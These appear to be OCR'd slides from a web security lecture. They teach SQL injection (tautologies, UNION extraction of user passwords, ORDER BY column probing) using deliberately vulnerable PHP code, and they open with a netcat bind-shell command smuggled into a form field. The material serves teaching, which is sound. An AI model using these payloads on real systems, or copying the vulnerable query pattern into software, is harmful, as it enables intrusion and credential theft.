
```
netcat –v –e ‘/bin/bash’ –l –p 31337
```

```
ip=127.0.0.1+%26+netcat+-v+-e+'/bin/bash'+l+p+31337&submit=submit
```


https://www.hackingtutorials.org/networking/hacking-netcat-part-2-bind-reverse-shells/

SQL Injections

Normal Visit to DB-based Site



Attack: SQL Injection


1
/user.php?id=**-1 or admin=true**
4
"adminuser"
3
"adminuser"
2
SELECT FROM users where uid=**-1 or admin=true**

SQL Overview

A table is defined by a tuple (t_1, t_2, …, t_n)of typed named values. Each row is a tuple of values (v_1:t_1, v_2:t_2, … v_n:t_n)

Column 1 of Type 1	Column 2 of Type 2	Column 3 of Type 3
value 1	value 2	value 3
value 4	value 5	value 6

varchar(15)

smallint

user_id	first_name	last_name	user	password	avatar
1	admin	admin	admin	<hash 1>	admin.jpg
2	Gordon	Brown	gordonb	<hash 2>	gordonb.jpg
3	Hack	Me	1337	<hash 3>	hacker.jpg
…	…	…	…	…	…

'users' table

user_id	first_name	last_name	user	password	avatar
1	admin	admin	admin	<hash 1>	admin.jpg
2	Gordon	Brown	gordonb	<hash 2>	gordonb.jpg
3	Hack	Me	1337	<hash 3>	hacker.jpg
...	...	...	...	...	...

users

user_id
joins tables

user_id	comment_id	comment
1	1	Test Comment
2	2	I like sugar
2	3	But not milk
3	4	Gordon is silly

comments

A schema is a collection of tables
with their intended relations

Basic Queries

- *columns* can either be:
  - List of comma-separated column names
  - “*” for all columns
- *tbl* is a comma-separated list of tables
- *exp* is a Boolean SQL expression
  - Single quotes for strings (‘’)
  - Integers are specified in the normal way
- Typical SQL comment conventions:
  - Single line: ‘--’ (two dashes) character
  - Multi-line: “/*” and “*/” (like C)
  - Server-specific, e.g., “#” single-line comment for mysql

```
SELECT <columns>
from <tbl>
where <exp>
```

Returns all rows where exp is true

Example Query

```
SELECT <columns> from <tbl> where <exp>
```

```
select * from comments
where user_id = 2;
```

↓

```
2, 2, “I like sugar”
2, 3, “But not milk”
```

user_id	comment_id	comment
1	1	Test Comment
2	2	I like sugar
2	3	But not milk
3	4	Gordon is silly

comments

Join Example

```
SELECT <columns> from <tbl> where <exp>
```

user_id	first_name	last_name	user	...
1	admin	admin	admin	...
2	Gordon	Brown	gordonb	...

user_id	comment_id	comment
1	1	Test Comment
2	2	I like sugar
2	3	But not milk
3	4	Gordon is silly

```
select users.first_name,comments.comment
from users, comments
where users.user_id=comments.user_id
and users.user_id = 2;
```

Join table users and comments for user ID 2

Gordon“I like sugar”
Gordon“But not milk”

Quiz Question 1

user_id	first_name	last_name	user	...
1	admin	admin	admin	...
2	Gordon	Brown	gordonb	...

user_id	comment_id	comment
1	1	Test Comment
2	2	I like sugar
2	3	But not milk
3	4	Gordon is silly

What does this return:

select comments.comment
from users , comments
where users.user_id = comments.user_id
and users.last_name = 'admin';

A. Nothing

B. 'I like sugar'

C. 'Test Comment'

D. 'admin'

E. Multiple rows

Tautologies

```
SELECT <columns> from <tbl> where <exp>
```

user_id	comment_id	comment
1	1	Test Comment
2	2	I like sugar
2	3	But not milk
3	4	Gordon is silly

```
select * from comments
where user_id = 2
OR 1 = 1;
```


```
1, 1, “Test Comment”
2, 2, “I like sugar”
2, 3, “But not milk”
3, 4, “Gordon is silly”
```

Tautologies often used in real attacks

```
$id = $_GET['id'];
$getid = "SELECT first_name, last_name FROM users
       WHERE user_id = $id";
$result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>' );
```

Exploitable with tautology

```
$id = $_GET['id'];
$getid = "SELECT first_name, last_name FROM users
       WHERE user_id = $id";
$result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>' );
```



```
ID: 1 or 1=1;
First name: admin
Surname: admin

ID: 1 or 1=1;
First name: Gordon
Surname: Brown

ID: 1 or 1=1;
First name: Hack
Surname: Me

ID: 1 or 1=1;
First name: Pablo
Surname: Picasso

ID: 1 or 1=1;
First name: Bob
Surname: Smith
```

Ex: $id = 1 or 1=1;

```
$id = $_GET['id'];
$getid = "SELECT first_name, last_name FROM users
       WHERE user_id = ‘$id’";
$result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>' );
```

Does quoting make it safe?

```
$id = $_GET['id'];
$getid = "SELECT first_name, last_name FROM users
       WHERE user_id = ‘$id’";
$result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>' );
```

Quiz Question 2

Which value of $id is a valid exploit?

A. ‘ ’

B. 1’ OR 1=1; --

C. ‘1 = 1’

D. 1”; --

Comments are specified:
- Single line: ‘--’ (two dashes) character
- Multi-line: “/*” and “*/”
- “#” single-line comment for mysql

Let's try it!

https://www.hacksplaining.com/lessons/sql-injection

Reversing Table Layout

- Querying other tables
- Column numbers
- Column names

Querying Extra Tables with UNION

`<query 1> UNION <query 2>`

`can be used to construct a separate query 2`

```
...
$getid = “SELECT first_name, last_name
             FROM users
    WHERE user_id = ‘$id’”;
...
```

Attacker gives user_id as:
1’ **UNION** select user,password from mysql.users;#

Probing Number of Columns

ORDER BY <number> can be added to an SQL query to order results by a *queried* column. An invalid number will result in error.

```
...
$getid = “SELECT first_name, last_name
              FROM users
     WHERE user_id = ‘$id’”;
...
```

```
select first_name,last_name from users
where user_id = ‘1’ ORDER BY 1;#
```

```
select first_name,last_name from users
where user_id = ‘1’ ORDER BY 3;#
```

Query will fail if given an invalid ORDER BY number, which can be used to determine number of columns.

Probing Column Names

A query with an incorrect column name will give an error

```
...
$getid = “SELECT first_name, last_name
            FROM users
    WHERE user_id = ‘$id’”;
...
```

select first_name,last_name from users where user_id = ‘1’ or first_name IS NULL;#

select first_name,last_name from users where user_id = ‘1’ or FirstName IS NULL;#

Attacker guesses parameter names, with correct guess (first_name) succeeding and incorrect guess (FirstName) failing

Error Messages

✗ select first_name,last_name from users where user_id = ‘1’ ORDER BY 3;#


Error returned to user:
Unknown column '3' in 'order clause’

✗ select first_name,last_name from users where user_id = ‘1’ or FirstName IS NULL;#


Error returned to user:
Unknown column 'FirstName' in 'where clause'

Leaking the result of error messages is a poor security practice.

Errors leaks information!



Solution: Only Send Generic Output?



